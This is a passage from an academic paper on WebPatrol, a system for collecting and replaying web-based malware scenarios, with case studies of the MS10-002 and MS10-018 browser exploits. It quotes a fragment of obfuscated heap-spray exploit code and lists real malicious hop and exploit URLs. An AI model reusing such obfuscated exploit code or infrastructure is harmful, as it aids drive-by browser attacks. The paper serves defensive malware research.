The first vulnerability we want to introduce is MS10-002 "Aurora". This vulnerability got its fame by a large-scale and complex attack on some global corporations, including Google, in which this vulnerability was firstly used. Soon after this attack, Microsoft's Security Advisory 979352 was published(Jan. 14, 2010), and our web-based malware collection system recorded several sites containing this exploit code. The malicious sites soon became inaccessible, but fortunately our collection system stored snapshots of that scenario, so we can replay it multiple times and analyze it using different tools.

Recently, Microsoft Internet Explorer 'iepeers.dll' Remote Code Execution Vulnerability (CVE-2010-0806, MS10-018) is widely exploited in WMSs. Soon after the exploit code was published (Around March 9, 2010), we re-analyzed our WMS depository and found a lot of scenarios containing such exploit snippets.

Vulnerability Life Cycle: Using these two vulnerabilities as examples, we can show the life-cycle of a vulnerability from the exploit's first disclosure to a large-scale in-the-wild deployment (according to our collection) as in Figure 7. This figure shows the amount of the newly discovered WMSs containing exploits using these two vulnerabilities. every 10 days. From the figure we can see that, usually it takes only several days between the disclosure of the sample exploit codes and a large scale deployment of the exploit pages, and soon the exploit code become popular in different scenarios. And then, after the release of the patches for the vulnerabilities, the number of such exploits in the wild decreases and another 0-day vulnerability replaces it. However, the exploit code will not disappear completely, though not as popular as before, the number of exploit code will remain in a low level for quite a long time. Also we can see that MS10-002 exploits are not as popular as MS10-018 exploit, maybe this is because that the "Aurora" exploits is too famous and it draws too much attention of the security vendors, thus it's no longer a profitable choice for the underground web-based malware adversaries.



Figure 7: Number of new WMSs that contain MS10-002 and MS10-018 Exploits in edu.cn Domains

Exploit Evolution: Additionally, we also collected several variants of the exploit and put them together to study the evolution progress of the exploits. Through this analysis and several debugging runs in a HI client honeypot, we were able to dissect the details of the vulnerability before the release of vendor's security bulletin. Also, we compare the difference of their obfuscation techniques and coding styles, and identified several different adversaries and exploit kits.

```
<script src="pack.css"></script>
...
var sss = Array(472,388,456,128,...,164,236);
var arr = new Array;
for (var i = 0; i < sss.length; i ++ ){
arr[i] = String.fromCharCode(sss[i]/4); }
...
```

Figure 8: Obfuscated Codes in Variant I of the MS10-018 Exploit

Take the MS10-018 vulnerability as an example, the first

Date	Hop Pages	Exploit Pages	Evolution
03.11	*First Hop Pages:* 1.http://hm*.xorg.pl/c.js?google_ad=... → 2 *Following Hop Pages:* 2.http://afb.bij.pl/44/953sd.htm → 3,4 3.http://afb.bij.pl/44/fla.htm → 8 *Dispatching Page:* 4.http://afb.bij.pl/44/av.htm → 5,6,7	5.http://afb.bij.pl/44/rising.htm → . 6.http://afb.bij.pl/44/nod.htm → . 7.http://afb.bij.pl/44/mp.htm → . ... 8.http://afb.bij.pl/44/ie.html → 9 9.http://afb.bij.pl/44/if.swf	* stands for any single letter. The landing page is injected by many SCRIPT tags whose src value's domain name are like hmd.xorg.pl, hmg.xorg.pl, and so on. Some of them contains malicious hops while some of them are temporarily invalid .
04.25	*First Hop Pages:* 1.http://hm*.xorg.pl/c.js?google_ad=... → 2 *Following Hop Pages:* 2.http://aaw.8866.org/55/167ay.htm → 4 *Dispatching Page:* 4.http://aaw.8866.org/55/av.htm → 5,6,7	5.http://aaw.8866.org/55/rising.htm → . 6.http://aaw.8866.org/55/nod.htm → . 7.http://aaw.8866.org/55/6.htm →	First Hop Pages remain unchanged, but the Dispatching Page and Exploit Pages are moved from a .pl domaina to a dynamic domain registered at 8866.org , and some of the Hop/Exploit Pages are gone while some new adds in.
05.04	*First Hop Pages:* 1.http://hm*.xorg.pl/c.js?google_ad=... → 2,3 *Following Hop Pages:* 2.http://abz.7766.org/11/184ay.htm → 4 3.http://hero2.8800.org:97/xo/dk.html → 8 *Dispatching Page:* 4.http://abz.7766.org/11/av.htm → 5,6,7 8.http://hero2.8800.org:97/xo/0.htm	5.http://abz.7766.org/11/rising.htm → . 6.http://abz.7766.org/11/nod.htm → . 7.http://aaw.8866.org/55/6.htm → . 9.http://hero2.8800.org:97/0.htm ...	First Hop Pages still remain unchanged, but a series of new Hop/Exploit pages (dk.html and 0.htm) add in. They are also widely found in other scenarios.

Table 5: Scenario Evolution on http://cc.njarti.edu.cn/

version of the exploit codes was found on March 11, 2010. It was very naive and straight with no obfuscation at all. However, after several days, various obfuscation techniques were introduced in different scenarios, and the statements in the exploit page and hop pages were diverse, too. For example, on March 22 we found its first variant. This variant only used obfuscation on the setup of the heapspray sledge, and hided its shellcode into another file through the SCRIPT tag(Figure 8). After that, we found five more variants exploiting this vulnerability. The codes were improved from the following two aspects:

- Heavier Obfuscation: Exploit codes were introducing more and more obfuscation techniques to avoid the detection and analysis. The obfuscation techniques range from simple escape using string.fromCharCode and unescape, to sophisticated encryption using automatic encrypting tools. For example, we found a comment of "Encrypt By Dadong's JSXX 0.31 VIP" in the latest variant of the exploit codes.
- Optimization: The optimization for exploit codes are mainly for better successful rate. Some variants we collection tried to exploit the vulnerability multiple times or ran different code according to the version of the client.

6.5 Case Study on Scenario Evolution Analysis

As the investigation on vulnerability evolution can help to identify the variants of a vulnerability exploit and different exploit kit writers, the investigation on the scenario with the same URL but different timestamps can reveal many interesting information about the malware deployer.

We chose a landing site and made a snapshot of the scenario starting from the landing URL every few days. After a monitoring period, we were able to discover the evolution of the web-based malware injected to this site, as shown in Table 5. From this table we can see: The first hop page directly linked out by the landing site did not change during this period, while there is a significant evolution of the following pages. First, the domain names of the following hop pages and exploit pages change frequently throughout the whole month, probably to evade blacklist-based URL filtering or to avoid the disable of their DNS resolution. Also we can see that some new exploits are added to the exploit kit and some are gone. This is related to the discovery of new vulnerabilities and the abandonment of the out-of-date vulnerabilities.

7. DISCUSSION AND FUTURE WORK

In this section we discuss some limitations of our current implementation, including some possible attacks against WebPatrol. Then we discuss our future work.

The current implementation of WebPatrol pays no special attention to hide itself. Thus it could be detected by a malware in a few ways. For example, there are plugins that can not be installed within the same browser in reality. This may because one plugin is only available on Windows and another on Linux, this is also because some plugins are not compatible with other plugins, or it is not possible for a browser having two versions of a plugin at the same time. Currently, all these situations could happen in WebPatrol due to its intent to achieve better coverage of different run-time environments. Also, as the specifications of different browsers have too many differences and details to be fully emulated. There are always some implementation details that WebPatrol have not considered (e.g. the creation and manipulation of customized DOM Event objects). Thus, intended malicious codes could detect the existence of WebPatrol. We are in the process of investigating this problem and we believe some of the evasions could be carefully avoided. We note that these evasion attacks are not unique to WebPatrol but to any browser emulator. With the simplicity and flexibility design of WebPatrol design, implementing new browser features is fast and easy (adding some Python module). Thus we can always learn from failed analysis cases and implement the missing functionality quickly.

In addition to evasion, other attacks against WebPatrol could be divided into two categories: DoS attacks and vulnerability attacks. DoS attackers may consume all the resources in the analysis environment by allocating large amounts of memories and do CPU-consuming operations continuously. Currently WebPatrol can prevent such attacks by kill the processes that takes too much resources (with the tradeoff that this would affect the analysis of the scenarios). As for the vulnerability attack, all the malicious codes are executed in the Spidermonkey JS engine and the Python SGML parser. Thus, if there is any critical vulnerability within those components, our analysis system could also be vulnerable. In the future, we may consider using multiple different JS engines and parsers.

Finally, we will further improve the collection completeness of infection trails (as we are aware of the problems discussed in 6.3). We will run the analyzer multiple times with different configurations, to emulate different browsers and improve the coverage. We plan to add more system API support to libemu to improve its emulation capability. We also plan to improve the coverage by integrating some static analysis techniques. In the future, we will provide much more and deeper analysis on a larger scale of collected WMSs on the Internet.

8. CONCLUSION

In this paper we introduced the concept of a web-based malware scenario and its importance for web-based malware research. We designed and implemented a prototype system for automated collection and live replay of web-based malware scenarios. Our system can collect a relatively complete set of web infection trails and take snapshots of the scenario for future analysis. In addition, we provide the live replay capability to enable an analyst to access the original web-based malware at any time. We evaluated the system's effectiveness and showed several case studies to demonstrate the utilities of our system.

9. ACKNOWLEDGMENT

This work is partially supported by the Research Fund for the Doctoral Program of Higher Education of China under Grant No.200800011019, the project 61003127 supported by NSFC, and the project "A monitoring platform for web safe browsing"(2009-1717) supported by the National Development and Reform Commission.

We would like to thank all the anonymous reviewers for their insightful comments and feedback. We would like to thank Tao Wei, Xiaorui Gong, Chengyu Song, Huilin Zhang and Ruifei Yu for their comments on our research.

10. REFERENCES

[1] Capture-HPC. https://projects.honeynet.org/capture-hpc.

[2] libemu:x86 shellcode detection and emulation. http://libemu.carnivore.it/.

[3] Malzilla: Malware hunting tool. http://malzilla.sourceforge.net/.

[4] Polipo:a caching web proxy. http://www.pps.jussieu.fr/∼jch/software/polipo/.

[5] P. Baecher, M. Koetter, T. Holz, M. Dornseif, and F. Freiling. The nepenthes platform: An efficient approach to collect malware. *Lecture Notes in Computer Science*, vol. 4219:165, 2006.

[6] M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th International World Wide Web Conference*, 2010.

[7] CVE-2007-4105. Baidu soba remote code execute vulnerability. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-4105.

[8] B. Feinstein, D. Peck, and I. SecureWorks. Caffeine monkey: Automated collection, detection and analysis of malicious javascript. *Black Hat USA*, 2007.

[9] S. Ford, M. Cova, C. Kruegel, and G. Vigna. Analyzing and detecting malicious flash advertisements. In *2009 Annual Computer Security Applications Conference*, pages 363–372, 2009.

[10] J. Mieres. Fragus. new botnet framework in-the-wild, 2009. http://evilfingers.blogspot.com/2009/08/fragus-new-botnet-framework-in-wild.html.

[11] J. Nazario. PhoneyC: a virtual client honeypot. In *Proceedings of the 2nd USENIX Workshop on Large-Scale Exploits and Emergent Threat*, 2009.

[12] M. Polychronakis, P. Mavrommatis, and N. Provos. Ghost turns zombie: exploring the life cycle of web-based malware. In *Proceedings of the 1st USENIX Workshop on Large-scale Exploits and Emergent Threats*, 2008.

[13] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All your iFRAMEs point to us. In *Proceedings of the 17th USENIX Security Symposium*, pages 1–15, 2008.

[14] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The Ghost In The Browser. In *First Workshop on Hot Topics in Understanding Botnets*, 2007.

[15] C. Seifert, V. Delwadia, P. Komisarczuk, D. Stirling, and I. Welch. Measurement Study on Malicious Web Servers in the. nz Domain. In *Proceedings of the 14th Australasian Conference on Information Security and Privacy*, page 25, 2009.

[16] C. Song, J. Zhuge, X. Han, and Z. Ye. Preventing drive-by download via inter-module communication monitoring. In *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security*, pages 124–134, 2010.

[17] W3C. XMLHttpRequest. http://www.w3.org/TR/XMLHttpRequest/.

[18] Y. M. Wang. Strider HoneyMonkeys: active Client-Side honeypots for finding web sites that exploit browser vulnerabilities. In *Part of Works in Progress at the 14th USENIX Security Symposium*, 2007.

[19] J. Zhuge, T. Holz, X. Han, C. Song, and W. Zou. Collecting autonomous spreading malware using high-interaction honeypots. *Lecture Notes In Computer Science*, vol. 4861:438, 2007.

[20] J. Zhuge, T. Holz, C. Song, J. Guo, X. Han, and W. Zou. Studying malicious websites and the underground economy on the chinese web. In *Proceedings of the 7th Workshop on the Economics of Information Security*, 2007.